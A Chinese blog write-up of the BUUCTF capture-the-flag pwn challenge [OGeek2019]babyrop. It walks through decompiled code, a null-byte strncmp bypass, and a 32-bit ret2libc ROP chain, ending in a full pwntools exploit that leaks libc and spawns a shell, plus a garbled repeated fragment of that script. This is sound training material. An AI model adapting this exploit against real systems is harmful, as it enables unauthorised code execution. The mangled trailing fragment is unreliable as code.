BUUCTF--[OGeek2019]babyrop

原创

N1rvana 于 2021-11-14 20:32:52 发布 191 收藏

分类专栏： pwn stack 文章标签： pwn


本文链接：https://blog.csdn.net/lnvin_cible/article/details/121322885

才学习了基本的ROP流程，到处找题练，不过也没做出来几道题，以这道32位的题作为例题吧。

这道题是BUUCTF上pwn练习题里的[OGeek2019]babyrop。

代码审计

老规矩先checksec一下：



没有canary保护，nx保护开启排除shellcode可能性，FULL RELEO为地址随机化。

观察主函数，先设定了一个闹铃，到时间就会强制退出程序，解除闹铃的方法在上一篇博客中提到过了，

这道题中闹铃函数依然对我们解题起不到什么干扰作用。

```
int __cdecl main()
{
  int buf; // [esp+4h] [ebp-14h] BYREF
  char v2; // [esp+Bh] [ebp-Dh]
  int fd; // [esp+Ch] [ebp-Ch]

  sub_80486BB();
  fd = open("/dev/urandom", 0);
  if ( fd > 0 )
    read(fd, &buf, 4u);
  v2 = sub_804871F(buf);
  sub_80487D0(v2);
  return 0;
}
```

主函数的思路大概是：生成一个随机数，把这个随机数作为参数传进sub_804871F()函数里，然后将该函数返回的结果作为参数再传进sub_80487D0()里

sub_804871F()

```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s[32]; // [esp+Ch] [ebp-4Ch] BYREF
  char buf[32]; // [esp+2Ch] [ebp-2Ch] BYREF
  ssize_t v5; // [esp+4Ch] [ebp-Ch]

  memset(s, 0, sizeof(s));
  memset(buf, 0, sizeof(buf));
  sprintf(s, "%ld", a1);
  v5 = read(0, buf, 0x20u);
  buf[v5 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return (unsigned __int8)buf[7];
}
```

sprintf（）函数将生成的随机数a1加到了s[32]的数组中。这里题目有read函数，但是没有栈溢出的可能，读入buf之后，读取buf的长度，然后比较buf和s字符串的大小（比较长度为前v1个字符）。

此时如果strncmp（）的结果不为0，则直接退出程序。因此我们第一个目的：使strncmp结果为0

sub_80487D0（）

```
ssize_t __cdecl sub_80487D0(char a1)
{
  ssize_t result; // eax
  char buf[231]; // [esp+11h] [ebp-E7h] BYREF

  if ( a1 == 127 )
    result = read(0, buf, 0xC8u);
  else
    result = read(0, buf, a1);
  return result;
}
```

sub_804871F()函数会将buf[7]作为参数传进来，将它的ASCII码比对，看到全程序中唯一一个存在栈溢出漏洞可能性的地方。但是必须满足a1的ASCII码值能达到栈溢出的大小。第二个目的：使a1的ASCII码值（sub_804871F()函数里的buf[7]的ASCII码值尽量大）

解题思路

题目中我们最终能利用的一个漏洞即为最终的栈溢出漏洞，而将题目扔进ida里找不到system函数和/bin/sh，则明显要构造ROP链寻找libc解题了。

First：让strncmp结果为0

```
int __cdecl sub_804871F(int a1)
{
  size_t v1; // eax
  char s[32]; // [esp+Ch] [ebp-4Ch] BYREF
  char buf[32]; // [esp+2Ch] [ebp-2Ch] BYREF
  ssize_t v5; // [esp+4Ch] [ebp-Ch]

  memset(s, 0, sizeof(s));
  memset(buf, 0, sizeof(buf));
  sprintf(s, "%ld", a1);
  v5 = read(0, buf, 0x20u);
  buf[v5 - 1] = 0;
  v1 = strlen(buf);
  if ( strncmp(buf, s, v1) )
    exit(0);
  write(1, "Correct\n", 8u);
  return (unsigned __int8)buf[7];
}
```

当buf与s数组完全相同时，strncmp结果会为0，但是s为系统生成的随机数，而buf是我们输入的数据，两者显然不可能相等。

另一种办法就是使v1等于0，这样strncmp的结果仍为0。

而v1是strlen函数读取buf的长度大小，使他为0就很简单了，标准的长度检测绕过，让buf数组的第一位为'\x00'即可。此时程序不会退出。


Second：让buf[7]的值尽可能大

前面讲到，要实现栈溢出，buf[7]元素的ASCII码值必须大于两百四十多才行。

ASCII码对照表：

https://blog.csdn.net/wz947324/article/details/80076496

可以看出，在扩展的ASCII码中才有我们需要的250+的ASCII码值，而这些字符里，如果用键盘打出来，比如“≥”的ascii码值为242，但是在vscode里面可以看到，他的ASCII码值并没有242




因此我们需要用到转义字符。

转义字符	含义	ASCII 码（16/10 进制）
\0	空字符(NULL)	00H/0
\n	换行符(LF)	0AH/10
\r	回车符(CR)	0DH/13
\t	水平制表符(HT)	09H/9
\v	垂直制表(VT)	0B/11
\a	响铃(BEL)	07/7
\b	退格符(BS)	08H/8
\f	换页符(FF)	0CH/12
\’	单引号	27H/39
\”	双引号	22H/34
\\	反斜杠	5CH/92
\?	问号字符	3F/63
\ddd	任意字符	三位八进制
\xhh	任意字符	二位十六进制

\为转义字符，而’\xhh‘表示ASCII码值与’hh’这个十六进制数相等的符号，例如’\xff’表示ASCII码为255的符号。

奇怪的是，我把’\xff’和其他ASCII码大于128的符号放进vscode，只有用unsigned __int8转换出来的是他们的ASCII码值，而用unsigned int和int转换出来的都是负数，而ASCII码小于128的就不会出现这种情况。



我推测是这些编译器还未对扩展的ASCII码表进行处理。（或者涉及补码的事吧）


也不想深究了。

所以我们让buf[7]='\xff'就行了。综合first步，代码如下：

```
payload = '\x00'+'\xff'*7
r.sendline(payload)
r.recvuntil("Correct\n")
```

我们还要注意到，有一个让buf[v5 - 1] = 0的数，应该考虑该语句会不会影响到buf[7]的值。v5为read函数返回的值，参考网上资料：read函数返回的是读取的字节数。

引起我的思考，“读取的字节数”包不包含最后的'\x00'结束符呢？用vscode验证：



答案是包含。那么我上述代码v5的值为9，那么buf[v5-1]就未影响到buf[7]的值。否则我们可能就要构造

payload = '\x00'+'\xff'*8

Finally:ROP!

选择用write函数泄露libc地址

```
write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = 0x08048825
payload1 = b'a'*0xe7+b'a'*4+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
r.sendline(payload1)
write_addr = u32(r.recv(4))
print(hex(write_addr))
```

注意事项

注意点：1.32位程序传参方式为栈传参，而64位程序则是优先通过寄存器传参，届时就需要用ROPgadget寻找gadgets来进行ROP了。

2.32位程序里main函数地址不能用elf.sym["main"],(我也不知道为什么，谁让咱菜呢)

3.32位程序里调用函数后需要先压返回地址，再压参数。

在32位程序运行中，函数参数直接压入栈中

调用函数时栈的结构为：调用函数地址->函数的返回地址->参数n->参数n-1->…->参数1

4.libc题目中提供了，为libc-2-23.so，应该可以直接用，我是把他加进了Libcsearcher里然后再用的。

关于Libcsearcher是一个寻找libc的工具：具体安装教程见百度，使用教程可以在Libcsearcher/libc-database里的README.md中查看

完整exp

```
from pwn import *
from LibcSearcher import *
r = remote('node4.buuoj.cn',25501)
context.log_level = 'debug'
elf = ELF('/mnt/hgfs/ubuntu共享文件夹/BUUCTF/pwnn2')
payload = '\x00'+'\xff'*7
r.sendline(payload)
r.recvuntil("Correct\n")
write_plt = elf.plt["write"]
write_got = elf.got["write"]
main_addr = 0x08048825
payload1 = b'a'*0xe7+b'a'*4+p32(write_plt)+p32(main_addr)+p32(1)+p32(write_got)+p32(4)
r.sendline(payload1)
write_addr = u32(r.recv(4))
print(hex(write_addr))
libc = LibcSearcher("write",write_addr)
libc_base = write_addr -  libc.dump("write")
system_addr = libc_base+libc.dump("system")
bin_sh_addr = libc_base+libc.dump("str_bin_sh")
r.sendline(payload)
r.recvuntil("Correct\n")
payload2 = b'a'*0xe7+b'a'*4+p32(system_addr)+p32(0)+p32(bin_sh_addr)
r.sendline(payload2)
r.interactive()
```

line(payload)
r.recvuntil(“Correct\n”)
payload2 = b’a’*0xe7+b’a’*4+p32(system_addr)+p32(0)+p32(bin_sh_addr)
r.sendline(payload2)
r.interactive()